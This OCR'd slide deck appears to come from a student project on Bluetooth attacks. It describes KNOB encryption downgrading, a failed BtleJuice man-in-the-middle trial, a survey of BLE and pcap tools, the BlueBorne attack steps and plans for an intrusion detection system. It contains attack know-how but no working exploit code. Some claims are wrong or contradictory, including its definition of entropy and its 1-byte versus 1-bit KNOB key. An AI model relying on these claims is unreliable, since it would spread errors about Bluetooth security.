
To overcome this, researchers have come up with a concept called KNOB (Key Negotiation of Bluetooth).

It exploits a vulnerability in the bluetooth specification that affects the encryption process. KNOB forces the devices to use a weaker encryption.


It lowers the entropy of the link to 1-byte. The level of entropy indicates how much encryption changes over time, and is the most significant determinant of Bluetooth security.

Once the link is decrypted using KNOB, it can be passed onto a controlled hijacking Bluetooth session. The MITM framework can be setup with all the previously discussed tools, like BtleJuice, Kali Linux, BlueZ, etc.

Man-in-the-Middle (MITM) Attack




Proxy




Host

Localhost 8080(BtleJuice Web Interface)




Btlejuice Trial on various Devices

```
Configuring proxy ...
[status] Acquiring target 00:1b:66:bd:35:74
Target in cache, restoring ...
[status] Proxy configured and ready to relay !
noble warning: unknown handle 3 disconnected!
noble warning: unknown handle 4 disconnected!
noble warning: unknown handle 8 disconnected!
noble warning: unknown handle 9 disconnected!
noble warning: unknown handle 5 disconnected!
noble warning: unknown handle 6 disconnected!
noble warning: unknown handle 3 disconnected!
noble warning: unknown handle 2 disconnected!
noble warning: unknown handle 4 disconnected!
noble warning: unknown handle 8 disconnected!
noble warning: unknown handle 10 disconnected!
^C
```



Device got connected and then got disconnected due to pairing key error




Various Softwares we explored

- Gattacker: a Node.js package for BLE MITM
  - Prerequisite libraries - noble, a NodeJS BLE central module, bleno
  - GATTacker can scan and copy BLE advertisements and services which can then be used to run a cloned version of the smart device. The hacker can intercept and manipulate the transmitted data.
  - Due to compatibility issues with NodeJS versions, gattacker cannot be run with required NodeJS versions to run other features.
- Tranalyzer
  - Tranalyzer is to tool to convert pcap files to csv.
  - But all the Bluetooth pcap files were discarded and web pcap files were converted to csv.
  - We can also extract features using tranalyser but it discards all the ble pcap files.
- Tshark
  - Command line interface of wireshark
  - It provides more powerful control over the pcap files.

Various Softwares we explored


- CICFlowmeter tool
  - This tool generates bidirectional flows from pcap files and then extracts features from these flows.
  - Only works for web pcap files, discards ble pcap files
- PCAPFunnel
  - This tool is hosted on a website and we cannot upload pcap files on this site.
  - This tool currently is not ready for use.
- BetterCap
  - This tool is used to get the MAC addresses of the nearby devices.
  - We came to know that devices uses multiple MAC addresses which has improved the device security.
- lucadivit/Pcap_Features_Extraction
  - It only extract features from the web pcap files.
  - Discards all the ble pcap files

Conclusion



- **Denial-of-service (DoS) attacks can cause significant disruptions to Bluetooth-enabled devices, leading to inconvenience for users. These attacks can result in earphones disconnecting, music playback stops, and difficulties in reconnecting paired devices.**
- **MitM attack is more secure than DoS attack, due to pairing key incompatibility, but recent findings like KNOB (Key Negotiation of Bluetooth) have made MitM also possible.**
- MitM can indirectly provide you complete control over the original host and is a serious threat in Bluetooth communications.
- Attacks like BlueBorne attack which can spread readily are also possible due to these type of attacks. BlueBorne attack can bring down a whole organisation in no time.
- First, attacker locates active Bluetooth connections around him or her. Devices need not be in “discoverable” mode to be identified. Next, the attacker obtains the device’s MAC address. By probing the device, the attacker can determine which operating system his victim is using, and adjust his exploit accordingly.
- The attacker will then exploit a vulnerability in the implementation of the Bluetooth protocol in the relevant platform and gain the access. At this stage the attacker can choose to create a Man-in-The-Middle attack and control the device’s communication, or take full control over the device.

Future Scope




- Further analysis is required to determine which features are affected when an attacker initiates the first joining request during a DoS attack. Analyzing the pcap files generated during the attack and identifying any abnormalities or deviations from the standard Bluetooth protocol will give us better understanding of how DoS attacks impact the functioning of Bluetooth-enabled devices and will allow us to develop more effective countermeasures to prevent such attacks in the future.

- To fully assess the security of Bluetooth-enabled devices, it is necessary to consider other attacks also.

- Various plugins can be written to extract particular features from the captured pcap files which can be further developed into an intrusion detection system.

- Recent research like KNOB can be implemented by going brute-force over a reduced number of bits (1 bit) which will be feasible.



Thank You!